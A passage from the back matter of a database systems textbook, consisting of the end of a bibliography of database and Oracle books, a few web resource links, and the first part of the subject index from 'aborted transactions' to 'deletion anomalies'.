- Johnson T. and Shasha D. (1993). The performance of current B-Tree algorithms. *ACM Trans. Database Systems*, **18**(1)
- Knuth, D. (1973). *The Art of Computer Programming Volume 3: Sorting and Searching*. Reading, MA: Addison-Wesley

- Korth H., Silberschatz A., and Sudarshan S. (1996). *Database System Concepts* 3rd edn. McGraw-Hill
- Larson P. (1981). Analysis of index-sequential files with overflow chaining. *ACM Trans. Database Systems*, **6**(4)
- Livadas P. (1989). *File Structures: Theory and Practice*. Englewood Cliffs, NJ: Prentice-Hall
- Mohan C. and Narang I. (1992). Algorithms for creating indexes for very large tables without quiescing updates. In *Proc. ACM SIGMOD Int. Conf. on Management of Data*, San Diego, CA
- Ramakrishnan R. and Gehrke J. (2000). *Database Management Systems* 2nd edn. McGraw-Hill
- Salzberg B. (1988). *File Structures: An Analytic Approach*. Englewood Cliffs, NJ: Prentice-Hall
- Smith P. and Barnes G. (1987). *Files & Databases: An Introduction*. Reading, MA: Addison-Wesley
- Wiederhold G. (1983). *Database Design* 2nd edn. New York, NY: McGraw-Hill
- Loney K. and McClain L. (eds) (2004). *Oracle Database 10g: The Complete Reference*. Osborne McGraw-Hill
- Niemiec R., Brown B., and Trezzo J. (1999). *Oracle Performance Tuning Tips & Techniques*. Oracle Press
- Online Training (2003). *Access 2003 Step by Step*. Microsoft Press International
- Powell G. (2003). *Oracle High Performance Tuning for 9i and 10g*. Butterworth-Heinemann
- Price J. (2004). *Oracle Database 10g SQL*. Osborne McGraw-Hill
- Sunderraman R. (2003). *Oracle9i Programming: A Primer*. Addison-Wesley
- Viescas J. (2007). *Access 2007 Inside Out*. Microsoft Press International
- Whalen E., Schroeter M., and Garcia M. (2003). *Sams Teach Yourself Oracle9i in 21 Days*. Sams

Appendix H

- Abbey M., Corey M., and Abramson I. (2001). *Oracle9i: A Beginner's Guide*. Osborne McGraw-Hill
- Freeman R. (2004). *Oracle Database 10g New Features*. Osborne McGraw-Hill
- Greenwald R., Stackowiak R., and Stern J. (2004). *Oracle Essentials: Oracle10g*. O'Reilly
- Loney L. and Bryla B. (2004). *Oracle Database 10g DBA Handbook*. Osborne McGraw-Hill
- Loney K. and Koch G. (2002). *Oracle9i: The Complete Reference*. Osborne McGraw-Hill
- Web resources**
- <http://msdn.microsoft.com/sql>** The Microsoft Developer's Network Web site contains articles, technical details, and API references for all Microsoft technologies, including Office Access and SQL Server.
- <http://otn.oracle.com>** Oracle Technology Network site with lots of information and downloads for the Oracle system.
- <http://www.revealnet.com>** A portal site for Oracle database administration and development.
- <http://www.sswug.org>** A portal site for Oracle, DB2, and SQL Server database administration and development.

Index

- aborted transactions, 670
- abstract data types, 310
 - defined, 310
- access controls, 613–16
 - Discretionary Access Control (DAC), 614
 - Mandatory Access Control (MAC), 614–15
 - multilevel relations, 615
 - polyinstantiation, 616
 - privileges, 613
- access methods, 983–84
- ACID
 - properties, 671
 - transactions, 919–20
- active machine replication, 907
- Active Server Pages (ASP), 1109–10
 - architecture, 1110
 - defined, 1109
 - JSP versus, 1113
 - scripts, 1109–10
- ActiveX Data Objects (ADO)
 - calling, 1110
 - defined, 1110
 - object and collection types, 1112
 - object model, 1111
- ActiveX security, 634
- activity diagrams, 990–91
- ADO.NET, 1117–18
 - architecture, 1117
 - defined, 1116
 - objects, 1117–18
- AFTER INSERT trigger, 328–29
- aggregate functions, 178–79
 - AVG, 207–08, 209
 - COLLECT, 325
 - COUNT, 207–08, 209
 - FUSION, 325–26
 - INTERSECTION, 325–26
 - MAX, 207–09
 - MIN, 207–09
 - SQL, 207–09
 - subqueries with, 213–14
 - SUM, 207–09
- aggregation
 - defined, 445
 - diagrammatic representation, 445–46
 - OQL use, 1026
- AHY algorithm, 866
- aliases
 - defined, 510
 - naming transparency, 818–19
 - table, 216
- Align, Plan and Organise (APO), in management of enterprise IT, 647
- ALL keyword, 214–15
- allocation-based persistence, 962
- ALTER privilege, 339
- ALTER TABLE statement, 240–43, 248–49
 - constraint definition, 240–43
 - definition options, 248
 - example, 249
 - FOREIGN KEY clause, 242–43
 - format, 248
 - PRIMARY KEY clause, 241–42
- alternate keys, 159, 415
 - defined, 517
 - documenting, 518–19
- American National Standards Institute (ANSI), 72, 191, 996
- analysis
 - decision support system (DSS), 884–85
 - in query decomposition, 732
- analytic workspaces, 1311
- Analytical Queries per Minute (AQM), 1287
- AND operator, 202
- annotations
 - Java, 1094
 - JDO, 1094
 - queries using, 1096
 - type, 1177, 1180
- ANSI-SPARC architecture, 84–89
 - conceptual level, 84, 86
 - data independence, 88–89
 - external level, 84–86
 - internal level, 84, 86–87
 - physical level, 86–87
 - schemas, mappings, instances, 87–88
 - as three-level architecture, 84
- ANY keyword, 214–15
- APPC (Advanced Program-to-Program Communications), 800
- AppleTalk, 800
- application design, 361–65
 - defined, 361
 - transaction design, 362–63
 - user interface design, 363–65
- application developers, 71
- application development
 - tools, 1235
- application gateways, 629
- application generators, 93
- Application Programming Interfaces (APIs)
 - CGI comparison, 1074
 - defined, 1073
 - JDBC, 1078
- application programs, 65–66
- application servers
 - defined, 111, 113
 - functions, 113
- approximate numeric data, 237
- architectures
 - ANSI-SPARC, 84–89
 - client-server, 67, 108–12, 969–70
 - data warehouse, 124
 - database, 105–44
 - DDBMS (component), 804–05
 - DDBMS (reference), 801–03
 - DOLAP, 1299
 - federated MDBS, 803–04
 - file-server, 107–08
 - HOLAP, 1298
 - MOLAP, 1297
 - multiuser, 106–16
 - N-tier, 112–13
 - ObjectStore, 1031–34
 - OODBMS, 969–71
 - Oracle, 137–44
 - replication, 880–88
 - ROLAP, 1298
 - separate servers, 130–31
 - service-oriented (SOA), 105–06, 119–20
 - shared database, separate schema architecture, 131–32
 - shared database server, separate databases, 131–32
 - shared database, shared schema architecture, 133
 - shared server, separate database server process, 130–31
 - storing and executing methods, 970–71
 - three-tier, 111–12
- archive/backup data, 1233
- Armstrong's axioms, 483
- ARPANET (Advanced Research Projects Agency Network), 1049–50
- ARRAY collection type, 323–24
- arrays
 - defined, 323
 - Oracle, 335–36
- ASP.NET, 1116
- assignments, PL/SQL, 273
- Association for Computing Machinery (ACM) Code of Ethics and Professional Conduct, 656–57
- associative access, 302
- associativity
 - of Theta join, 738–39
 - of Union and Intersection, 739
- asymmetric encryption, 618
- asymmetric replication, 886
- asynchronous Remote Procedure Call (RPC), 114
- asynchronous replication, 933
- asynchronous update propagation, 884
- atomic objects, 1014–15
 - attributes, 1015
 - behavior, 1015
 - class, 1015
 - defined, 1014
 - operations, 1016
 - relationships, 1015
 - state, 1015
- atomic type expressions, 1022
- atomic types, 1160
- atomicity
 - distributed transactions, 842
 - transaction, 671
- atomization, 1172
- attribute inheritance, 436
- attributes, 413–17
 - atomic object, 1015
 - composite, 414
 - defined, 63, 68, 83, 94, 413
 - definitions, 310
 - derived, 414–15, 514, 566–67
 - diagrammatic representation, 416–17
 - documenting, 515–16
 - domains, 413, 516–17

- attributes (*continued*)
 - duplicating, in many-to-many (*:*) relationships, 593
 - keys, 415–17
 - multi-valued, 414, 537
 - RDBMS, 149, 152
 - on relationships, 418
 - simple, 413–14
 - simple/composite, 513
 - single/multi-valued, 513–14
 - single-valued, 414
 - storing XML in, 1197
 - virtual, 313
 - XML, 1141
- Augmentation rule, 483
- authentication, 613
- authorization, 612–13
 - control, 136
 - defined, 612
 - identifiers, 263
 - services, 100
- availability
 - DBMS, 66
 - DDBMS, 792
 - loss of, 609
- AVG function, 207–08, 209
- backend, DBMS, 67
- backup and recovery
 - DBMS, 78
 - security and, 616–17
- backup mechanism, 704
- Backus Naur Form (BNF), 196
- base relations, 163
 - designing, 565–233, D-53
 - documenting, 565
 - implementing, 565
- Basel II, 654–55
- basic timestamp ordering, 693–94
- BCNF. *See* Boyce-Codd Normal Form
- BEFORE triggers, 328
- behavior
 - atomic object, 1015
 - defined, 94
 - ethical, 655–56
 - legal, 643–44, 655–56, 659–60
- behavioral design, 982–84
 - access methods, 983–84
 - constructors/destructors, 983
 - identifying methods, 984
 - transform methods, 984
- Bell-LaPadula model, 263
- benchmarks, 971–74
 - OLAP, 1287
 - OO1, 973
 - OO7, 973–74
 - TPC-A, 972
 - TPC-B, 972
 - TPC-C, 972
 - TPC-H, 972
 - TPC-R, 973
 - TPC-W, 973
 - Wisconsin, 971–72
- BETWEEN/NOT BETWEEN test, 202–03
- binary large objects (BLOBs), 299
 - defined, 330
 - strings, 331
 - using, 330
- binary relationships, 410, 419
 - defined, 154
 - mapping, 1030
- binary search, 745–46
- binary set expressions, 1023
- bit data, 236
- bitmapped indexes, 1249–50
- block nested loop join, 752–53
- Boolean data, 235
- bottom-up approach, 353
- bound variables, 182
- Boyce-Codd Normal Form (BCNF), 464, 485–88
 - defined, 485
 - example, 486
 - illustrated, 487
 - 3NF versus, 485
 - review, 492–93
 - use decision, 488
- BPEL (Business Process Execution Language), 119
- British Computer Society Code of Conduct, 657–59
- broadcast network, 798
- browsers, 1052
- buffer manager, 137, 671, 832
- buffers
 - flushed, 702
 - management, 703–04
 - pinned pages to, 703
 - unpinned pages, 703
- Build, Acquire and Implement (BAI), in management of enterprise IT, 647–48
- built-in functions, Xquery, 1176–77
- bushy trees, 762
- business intelligence (BI), 1223
 - applications, 1308
 - business rules, 70
- C++ class library, 1028
- cache manager, 1031–32
- calculated fields, 200–01
- callback messages, 1033
- candidate keys, 158–59
 - defined, 517
 - entity type, 415
- cardinality, 154
 - defined, 424
 - Join operation, 750–57
 - multiplicity described as, 424–25
- Projection operation, 757–59
- Selection operation, 744–50
 - set operations, 760
 - XML Schema, 1157–58
- Cartesian product, 155
 - defined, 219
 - heuristic processing strategies, 741
 - operation, 172–73
 - transformation rules, 737–38
- cascade of selection, 736
- cascading rollbacks, 687
- Cascading Stylesheet Specification (CSS), 1147
- CASE statement, 274
- CAST functions, 312
- catalog manager, 136
- catalogs
 - creating/destroying, 244–45
 - defined, 244
 - system, 63, 98–99
- categories, mapping, 1031
- CCM. *See* CORBA Component Model
- centralized approach, 350
 - illustrated, 351
- centralized deadlock
 - detection, 838
- centralized 2PC, 847
- centralized 2PL, 835
- CGI. *See* Common Gateway Interface
- character data, 235–36
- character large objects (CLOBs), 330
- character sets, 234
- chasm traps, 428–29
 - checking for, 512
 - defined, 428
- CHECK clause, 240, 243, 246
- checkpointing, 961
 - defined, 706
 - as inexpensive operation, 707
 - UNDO/REDO with, 706
- checkpoints
 - defined, 706
 - records, 705
 - scheduling, 706
- circuit-level gateways, 629
- classes
 - atomic object, 1015
 - JDBC, 1081–82
 - JDO, 1091
 - mapping, 1030
 - mapping to relations, 303–04
 - ODMG Object Model, 1016
 - persistent, 1091–93
 - versionable, 966
- client cache, 1031
- client-server architecture
 - advantages, 110
 - alternative topologies, 109
 - client, 108
 - defined, 67
 - functions, 110
 - illustrated, 108
 - server, 108
 - three-tier, 111–12
 - two-tier, 108–10
- client-server architectures, 969–70
- closed nested transactions, 713
- closed-ended questions, 377
- closure, 483–84
- cloud computing, 125–34
 - access to new technologies, 128
 - benefits and risks, 127–29
 - broad network access, 125
 - characteristics, 125–26
 - cloud provider
 - dependency, 129
 - community cloud, 126
 - competitiveness, 128
 - cost-reduction, 127
 - database solutions, 130–34
 - defined, 125
 - deployment models, 126–27
 - faster development, 128
 - flexible working practices, 128
 - hybrid cloud, 127
 - improved reliability, 128
 - improved security, 128
 - infrastructure as a service, 126
 - lack of control, 129
 - lack of information on processing, 129
 - large scale prototyping/load testing, 128
 - measured service, 126
 - network dependency, 128
 - on-demand self-service, 125
 - packed software
 - differences, 127
 - platform as a service, 126
 - private cloud, 126
 - public cloud, 126–27
 - rapid elasticity, 125
 - resource pooling, 125
 - risks to organizations, 128–29
 - scalability/agility, 128
 - service models, 126
 - software as a service, 126
 - system dependency, 129
- clusters, 791
- CML (Chemistry Markup Language), 1138
- CODASYL (Conference on Data Systems Languages), 72

- Codd's rules for OLAP tools, 1294–95
- Code Generator, 1277–78
- codes of ethics, 657–59
- collaboration diagrams, 989
- COLLECT function, 325
- collection types
 - ADO, 1112
 - ARRAY, 323–24
 - defined, 323
 - MULTISET, 324–26
 - Oracle, 335
- collections expressions, 1022–23
- column groups, 935
- columns
 - grouping, 209
 - matching, 216
 - multiple grouping, 218–19
 - retrieving specific, 199, 321
 - UPDATE, 228
- command processor, 136
- comments, XML, 1141
- COMMIT statement, 261
- committed transactions, 669, 675
- Committee of Sponsoring Organizations of the Treadway Commission (COSO), 648–49
- Common Facilities, OMG, 999
- Common Gateway Interface (CGI)
 - advantages/disadvantages, 1071–72
 - versus API, 1074
 - as de facto standard, 1071
 - defined, 1067
 - environment variables, 1068
 - programs, 1104
 - scripts, 1067
 - scripts, passing information to, 1069–68
 - scripts, running, 1068–69
- Common Language Runtime (CLR), 1114–15
- Common Object Request Broker Architecture (CORBA), 115, 999–04
 - defined, 999
 - dynamic method invocation, 1000
 - elements, 999
 - IDL, 999
 - Interface Repository, 999
 - Object Adapter, 1000–1001
 - static method invocation, 1000
 - type model, 999
- common type system (CTS), 1115
- Common Warehouse Metamodel (CWM), 1005, 1241–42
- communication messages, 101
- Communication Time, 800–01
- Community cloud, 126
- commutativity
 - of Projection and Theta join, 738
 - of Projection and Union, 738
 - of Selection and Projection, 737
 - of Selection and set operations, 738
 - of Selection and Theta join, 737–38
 - of Selection operations, 736–37
 - of Theta join, 737–38
 - of Union and Intersection, 738
- comparison methods, 333
- comparison search condition, 201–02
- compensating transactions, 670
- complete rules, 483
- complex relationships, 536–37
 - diagrammatic representation, 411
 - multiplicity, 423–24
- complexity, DBMS, 78
- component diagrams, 986
- Component Implementation Framework (CIF), 1002–04
- Component Object Model (COM), 1107
- composite attributes, 414
- composite keys, 158, 416
- composite predicates, 747–50
- composition
 - defined, 446
 - diagrammatic representation, 446–47
- Composition rule, 483
- compositors, 1159
- Computer-Aided Design (CAD), 293, 433
- Computer-Aided Manufacturing, 293–94, 433
- Computer-Aided Software
 - application of, 369
 - benefits, 368–70
 - defined, 368
 - effectiveness, 369
 - efficiency, 369
 - Engineering (CASE) tools, 294, 350, 368–70, 433
 - support, 368
- conceptual data modeling (CDM), 979–80
- conceptual data models, 94
 - building, 508–23
 - defined, 97
 - local, 507
 - reviewing, 523
- conceptual database design, 354–55, 503–23
 - defined, 503, 505
 - mapping, to logical design, 1030–31
 - methodology, 506, 508–23
 - phase, 505
- conceptual level, 86
 - defined, 86
 - independence, 84
 - mapping, 84
 - representation, 86
- conceptual models, 159
 - defined, 97
 - reviewing, D-50
 - validating, D-50
- conceptual schema, 87, 159
- concurrency
 - DBMS, 77
 - potential problems, 673
 - transparency, 820
- concurrency control, 672–700
- conservative (pessimistic) approaches, 682
 - defined, 672
 - distributed, 833–37
 - granularity, 697–700
 - with index structures, 688
 - locking methods, 683–89
 - multiversion timestamp ordering, 695–96
 - need for, 672–75
 - objective, 675
 - optimistic approaches, 682, 696–97
 - Oracle, 716–22
 - recoverability, 681–82
 - serializability, 677–81
 - services, DBMS, 99–100
 - techniques, 682
 - timestamping methods, 692–95
- condition handling, 277
- confidentiality, 609
- conflict resolution
 - Oracle replication, 934–36
 - recovery, 902–03
 - replication servers, 900–02
- conflict serializability, 677
- conflicting requirements, balance of, 77
- conformed dimensions, 1268
- conservative 2PL, 690
- consistency
 - data replication, 880
 - guaranteed, 675
 - multiple-copy problem, 834
 - transactions, 671
- constant interaction, 884
- constants, 197
- constrained write rule, 677
- CONSTRAINT clause, 245–47
- constraints
 - Data Model, 1180–81
 - disjoint, 440–41
 - domain, 161, 240–41, 541
 - entity integrity, 541
 - existence, 541
 - integrity, 93, 101, 161–63, 240–41
 - key, 1162
 - multiplicity, 440–41, 511–12, 541
 - participation, 440
 - referential integrity, 541–43
 - uniqueness, 160–62
 - XML Schema, 160–62
- construction expressions, 1021–22
- constructor functions, 311
- constructor methods, 316, 334
- container-managed persistence (CMP), 1087–89
- container-managed relationships (CMR), 1086–87
- containers
 - defined, 1002
 - entity, 1003
 - session, 1003
- contingency, subtransactions, 712
- continuous queries, 925
- control files, 140
- Control Objectives for Information and related Technology (COBIT), 645–48
- control statements, 274–76
- controlled redundancy, 585–98
- conversion
 - costs, 79
 - data, 366
 - expressions, 1023
- cookies, 1072–73
- Cooperative engineering, 293
- coordinator
 - defined, 842
 - failure, 846, 851
 - 2PC, 845
 - 3PC, 851
 - state, 845
- copy swizzling, 958
- copyright, 661–64
- CORBA Component Model (CCM)
 - architecture, 1002
 - Component Implementation Framework (CIF), 1002–04

- CORBA Component Model (CCM) (*continued*)
 - component types, 1003
 - components, 1001–02
 - containers, 1002
 - defined, 1001
- CORBA. *See* Common Object Request Broker Architecture
- Core SQL, 194
- cost-based optimizer, 774
- costs
 - additional hardware, 78
 - conversion, 79
 - DBMS, 78
 - DDBMS, 793
 - global optimization, 862–63
- co-transactions, 922
- COUNT function, 207–09
- countermeasures
 - access controls, 613–16
 - authorization, 612–13
 - backup and recovery, 616–17
 - encryption, 617–18
 - integrity, 617
 - RAID, 618–21
 - views, 616
- CPUs, 599
- crabbing, 688
- CREATE ASSERTION
 - statement, 243
- CREATE DOMAIN
 - statement, 240–41
- CREATE FUNCTION
 - statement, 316
- CREATE INDEX statement, 250, 575
- CREATE OUTLINE
 - statement, 776
- CREATE privilege, 339
- CREATE SCHEMA
 - statement, 244
- CREATE statement, 240–43
 - constraint definition, 240–43
 - FOREIGN KEY clause, 242–43
 - PRIMARY KEY clause, 241–42
- CREATE TABLE statement, 245–48, 318–21
 - UNDER clause, 319
 - CONSTRAINT clause, 245–47
 - defined, 245
 - example, 246–47, 264
 - FOREIGN KEY clause, 246
 - PRIMARY KEY clause, 245
 - syntax, 245
- CREATE TRIGGER
 - statement, 327
- CREATE TYPE statement, 318
- CREATE VIEW statement, 251–53, 264
 - WITH CHECK OPTION clause, 256–58
 - examples, 252
 - format, 251
- critical section, 902
- Cross Industry Standard Process for Data Mining (CRISP-DM)
 - business understanding, 1322
 - data preparation, 1323
 - data understanding, 1322
 - defined, 1322
 - deployment, 1323
 - evaluation, 1323
 - modeling, 1323
- Crow's Feet notation, C-49, C-52–54
- cube materialization, 1296
- cursors
 - defined, 277
 - mechanism, 1040
 - passing parameters to, 278
 - PL/SQL, 277–80
 - row updating with, 279–80
 - use example, 278
- data
 - accessibility, 77
 - aggregation of, 178
 - approximate numeric, 237
 - archive/backup, 1233
 - bit, 236
 - Boolean, 235
 - character, 235–36
 - consistency, 75
 - conversion and loading, 366
 - data warehouse, 123
 - datetime, 237
 - DBMS, 68
 - detailed, 124, 1233
 - duplication, 60–61
 - exact numeric, 236–39
 - extraction, 1236
 - grouping of, 178–79
 - homogenization, 1229
 - integrated, 123, 1225
 - intellectual property rights (IPR) issues, 664
 - interval, 237–39
 - large objects, 239
 - lightly and highly summarized, 124
 - loading, 1237
 - logically related, 60
 - more information, 75–76
 - nonvolatile, 123, 1226
 - operational, 123, 1231
 - ownership, 1230
 - preparation, 1323–24, 1326
 - processing, 56
 - profiling, 1237
 - quality control, 1237
 - quality management, 1238–39
 - replication, 876–80
 - required, 240, 540–41
 - responsiveness, 77
 - security, 583
 - semistructured, 1130–37
 - separation/isolation, 60
 - sharing of, 76
 - subject-oriented, 123, 1225
 - summarized, 1233
 - temporal, 1244
 - time-variant, 123, 1225
 - transformation, 1236
 - usage, analyzing, 572–74
 - Web, 1276
- data abstraction, 63
- data administration, 635–36
 - comparison, 636–37
 - defined, 635
- Data Administrators (DA), 70
- data allocation, 805–06
 - centralized, 807
 - complete replication, 807
 - fragmented, 807
 - selective replication, 807
- Data as a Service (DaaS), 130
- Data Base Task Group (DBTG), 72
- data blocks, 139–40
- data communication, 805
 - DBMS support, 101
 - defined, 832
- data consolidation, 885–86
- data cube, 1291
- Data Definition Language (DDL), 89–90
 - compiler, 135
 - defined, 64, 90
 - locks, 718
 - structure, 90
 - uses, 90
- data dictionaries, 63, 90
- data directories, 90
- data dissemination, 885
- Data Encryption Standard (DES), 618
- Data Flow Diagrams (DFD), 350
 - logical data model relationship, 544
 - processing requirements, 982
- data independence, 88–89
 - DBMS services, 101–02
 - defined, 88
 - illustrated, 89
 - logical, 88, 164
 - maintenance through, 77
 - physical, 88, 563
 - views, 258–59
- data integrity
 - DBMSs and, 76
 - views, 259
- Data Manipulation Language (DML), 89–91, 167
- defined, 64, 90
- locks, 718–19
- nonprocedural, 91
- operations, 90
- preprocessor, 135
- procedural, 91
- data manipulation, ObjectStore, 1039–41
- data marts
 - concept, 1242
 - defined, 1242
 - reasons for creating, 1243
- data mining, 1315–27
 - analysis, 1316
 - application examples, 1317
 - data preparation, 1323–24
 - data warehousing and, 1324–25
 - database segmentation, 1319–20
 - defined, 1316
 - deviation detection, 1321
 - link analysis, 1319–20
 - operations, 1316
 - operations, selection of, 1324
 - Oracle Data Mining (ODM), 1325–27
 - paybacks, 1316
 - predictive modeling, 1318–19
 - process, 1322–23
 - product scalability and performance, 1324
 - result facilities, 1324
 - techniques, 1316–21
 - tools, 1235, 1323–24
- data modeling, 353–54
 - conceptual, 97, 508–23
 - purposes, 353
 - semantic, 73
- data models
 - components, 93
 - conceptual, 94, 97, 507
 - criteria, 354
 - defined, 93
 - external, 93
 - functional, 946–51
 - global, 351
 - hierarchical, 95–97
 - history of, 944
 - integrity constraints, 93, 101
 - internal, 94
 - local, 351
 - logical, 527–56
 - manipulative part, 93
 - multidimensional, 1289–93
 - network, 95
 - object-based, 94
 - OODBMS, 954
 - physical, 97
 - record-based, 94–97
 - relational, 94–95

- semantic, 298
- structural part, 93
- uses, 354
- data ownership, 884–88
 - defined, 884
 - master/slave, 884–86
 - primary copy ownership, 884–86
 - types, 884
 - update-anywhere, 886–87
 - workflow, 887–88
- data redundancy
 - control, 75
 - update anomalies and, 454–56
- data replication
 - advantages, 876–77
 - applications, 877–78
 - architectures, 880–88
 - asymmetric, 886
 - asynchronous, 933
 - complete, 803
 - consistency, 880
 - data ownership and, 884–88
 - defined, 876
 - functional model
 - protocols, 879–80
 - hybrid, 934–35
 - independence, 822
 - kernel-based, 880–81
 - materialized view, 931–32
 - middleware, 881–82
 - middleware functionality, 882
 - model, 878–79
 - multimaster, 933
 - object, 882
 - Oracle, 929–36
 - publishing industry
 - metaphors, 876
 - schema, 882
 - schemes. *See* replication schemes
 - selective, 803
 - servers. *See* replication servers
 - single master, 933
 - symmetric, 886–87
 - synchronous, 933
 - two-tier, 924
- data sharing, 954
- data storage, retrieval, update (DBMS), 98
- data sublanguages, 89
- data types
 - atomic, 1160
 - built-in, 1156–57
 - defining, 1158–59
 - list, 1160
 - simple/complex, 1157
 - XML, 1200–01
 - XML Schema, 1156–57, 1178
- data types (SQL), 235–39
 - approximate numeric, 237
 - bit, 236
 - Boolean, 235
 - character, 235–36
 - datetime, 237
 - exact numeric, 236–39
 - interval, 237–39
 - large objects, 239
 - mapping to XML Schema
 - data types, 1207
 - numeric, 235
 - REF, 334–35
 - scalar, 235–36
 - string, 235
- data warehouses, 74, 123–25
 - administration, 1239
 - administration and management tools, 1242
 - architecture, 124, 1231–35
 - architecture illustration, 1232
 - archive/backup data, 1233
 - data characteristics, 123
 - defined, 123
 - data warehousing, 1223–53
 - benefits, 1226
 - concepts, 1225–26
 - data homogenization, 1229
 - data mining and, 1324–25
 - data ownership, 1230
 - defined, 1225
 - design, 1257–80
 - design, with Oracle, 1274–80
 - dimensionality modeling, 1261–75
 - end-user demands, 1229
 - evolution of, 1224–25
 - integration complexity, 1230
 - introduction to, 1224–31
 - Kimball's Business Dimensional Lifecycle (BDL) and, 1259–61
 - maintenance, 1230
 - OLTP systems
 - comparison, 1226–28
 - with Oracle, 1248–53
 - problems with, 1228–30
 - problems with source systems, 1229
 - real-time, 1224
 - required data not captured, 1229
 - resource demand, 1229–30
 - temporal databases, 1243–48
 - tools, 1235–42
 - underestimation of resources, 1229
- database administration, 636–37
 - comparison, 636–37
 - defined, 636
- Database Administrators (DBA), 70
- database analysis, 373–99
- database applications
 - advanced, 292–97
 - college study, 54–55
 - computer-aided design (CAD), 293
 - computer-aided manufacturing (CAM), 293–94
 - computer-aided software engineering (CASE), 294
 - credit card purchases, 53
 - defined, 52
 - digital publishing, 295
 - DVD rental, 54
 - expert systems, 297
 - geographic information systems (GIS), 295–96
 - insurance use, 54
 - interactive/dynamic Web sites, 296–97
 - internet use, 54
 - local library use, 53–54
 - network management systems, 294
 - next-generation, 943–45
 - office information systems (OIS), 294–95
 - scientific and medical, 297
 - supermarket purchases, 53
 - travel agent bookings, 53
- Database as a Service (DBaaS), 130
- database design, 352–57
 - approaches, 353
 - bottom-up approach, 353
 - conceptual, 97, 354–55, 503–23
 - critical success factors, 505–06
 - defined, 352, 399
 - DreamHome case study, 399
 - inside-out approach, 353
 - as iterative process, 508
 - logical, 355, 503
 - mixed strategy, 353
 - normalization support, 453–54
 - paradigm shift, 69
 - phases of, 354–57
 - physical, 356–57, 503
 - structure determination, 69
 - top-down approach, 353
- database design
 - methodology, 69
 - conceptual step, 506, 508–23
 - controlled redundancy step, D-54
 - defined, 504
 - file organizations and indexes step, D-53
 - logical step, 506, 528–55, D-50–52
 - phases, 505
 - physical step, 506–07, 561–83
 - security mechanisms step, D-53
 - summary, D-49–54
 - system monitoring and tuning, 585–602
 - translation step, D-53
 - user views step, D-53
- database designers, 70–71
- database languages, 89–93
 - data sublanguages, 89
 - DDL, 90
 - DML, 90–91
 - 4GL, 92–93
 - host, 89
 - programming, 952
- database links, 868–69, 933
- database management systems. *See* DBMS
- database manager (DM), 135–36
- database planning, 345–48
 - defined, 345
 - DreamHome case study, 384–90
 - mission statement, 345, 347
 - standards, 347–48
- database recovery, 700–09
 - defined, 668, 700
 - distributed, 709, 840–54
 - facilities, 704–07
 - failures affecting, 841–42
 - need for, 700–01
 - techniques, 707–09
 - transactions and, 701–04
- database segmentation, 1319–20
- database servers, 111, 970
- database statistics, 742–43
- Database System Development Lifecycle (DSDLC), 344–45
 - activities, 347
 - application design, 361–65
 - CASE tools, 368–70
 - data conversion and loading, 366
 - database design, 352–57
 - database planning, 345–48
 - DBMS selection, 357–61
 - feedback loops, 345
 - illustrated, 346
 - implementation, 365–66
 - operational maintenance, 367–68
 - prototyping, 365
 - requirements collection/analysis, 348–52
 - system definition, 348
 - testing, 366–67

- database systems, 51–52
 - defined, 52
 - historical development, 74
 - importance, 51–52
 - in software engineering field, 52
- database triggers, 933
- databases
 - creating, 244–45
 - defined, 52, 63
 - distributed, 121
 - extension (state), 88
 - fragments, 783
 - instances, 88
 - intension, 88
 - mobile, 913–29
 - native XML (NXD), 1196, 1213–14
 - ObjectStore, 1034–1035
 - ODMG Object Model, 1017–1018
 - processing illustration, 65
 - schema, 87–88
 - security, 608–11
 - as self-describing collection of integrated records, 63
 - splitting, 621
 - structure determination, 69
 - updates, 225–29
- data-centric model, 1196
- datafiles, 140
- DataGuides, 1135–1137
- Date's twelve rules, 825–26
- datetime data, 237
- day-time intervals, 239
- DBMS (database management systems), 62, 64
 - advantages, 75–78
 - application programs, 65–66
 - authorization services, 100
 - backend, 67
 - catalog manager, 136
 - client-server, 67
 - components, 134–37
 - concurrency control services, 99–100
 - cost, 78
 - data communication support, 101
 - data independence services, 101–02
 - data storage, retrieval, update function, 98
 - data warehouse, 1238–40
 - database manager (DM), 135
 - DDL compiler, 135
 - defined, 52, 64
 - disadvantages, 78–79
 - distributed (DDBMS), 120–22
 - DML preprocessor, 135
 - evaluation features, 359–60
 - evolution, 66
 - facilities, 64
 - file manager, 135
 - first generation, 72, 943
 - frontend, 67
 - functions, 97–102
 - history of, 71–74
 - integrity services, 101
 - mobile, 915–29
 - modules, 134
 - multiuser architectures, 106–16
 - network, 72
 - object-oriented, 73, 941–1043
 - object-relational, 73, 291–340
 - parallel, 789–91
 - query processor, 135
 - recovery services, 100
 - relational, 73, 297–305
 - reliability/availability, 66
 - second-generation, 73
 - third-generation, 73
 - transaction support, 99
 - user-accessible catalog, 98–99
 - utility services, 102
 - views, 65–66
 - Web technology and, 1047–1125
- DBMS environment, 83–103
 - ANSI-SPARC architecture, 84–89
 - application developers in, 71
 - components, 66–69
 - data, 68
 - database designers in, 70–71
 - data/database administrators in, 69–70
 - end-users in, 71
 - hardware, 67
 - illustrated, 66
 - people, 69
 - procedures, 68
 - roles, 69–71
 - software, 68
- DBMS requirements, 1238–40
 - defined, 73
 - detailed data, 1233
 - development issues, 1273–74
 - development methodologies, 1258–60
 - end-user access tools, 1234–35
 - enterprise (EDW), 1258–59
 - ETL manager, 1232
 - instantiating, 1278
 - load manager, 123–24
 - maintaining, 1279
 - metadata, 124, 1234, 1240–42
 - near-real time (NRT), 1230–31
 - networked, 1239
 - operational data, 1231
 - operational data store (ODS), 1231–32
 - parallel DBMS, 1240
 - query manager, 124, 1233
 - real-time (RT), 1230–31
 - summarized data, 1233
 - warehouse manager, 124, 1232–33
- DBMS selection
 - approaches, 357
 - define terms of reference of study, 358
 - defined, 357
 - evaluate products, 358–60
 - evaluation features, 359–60
 - process, 357–61
 - produce report, 361
 - recommendation, 361
 - shortlist products, 358
 - steps, 358
- DBMS transparency, 824
- DDBMS. *See* distributed DBMS
- DDL. *See* Data Definition Language
- deadlock
 - defined, 688–89
 - distributed management, 837–40
 - prevention, 690
 - recovery, 691–92
 - victim, choice of, 691
- deadlock detection, 690–91
 - centralized, 838
 - distributed, 839–40
 - frequency, 691
 - hierarchical, 838–39
 - Oracle, 719
- decision support system (DSS) analysis, 884–85
- declarations, PL/SQL, 272–73
- declarative approach, 97
- DECLARE . . . HANDLER statement, 277
- DECnet, 800
- Decomposition rule, 483
- deferred integrity constraints, 262
- deferred updates, 707–08
- DEFINE, OQL, 1024–1025
- defining queries, 251
- degree
 - defined, 154
 - of relationship type, 410–12
- delegate, 903
- DELETE statement, 228–29
- deletion anomalies, 455–56
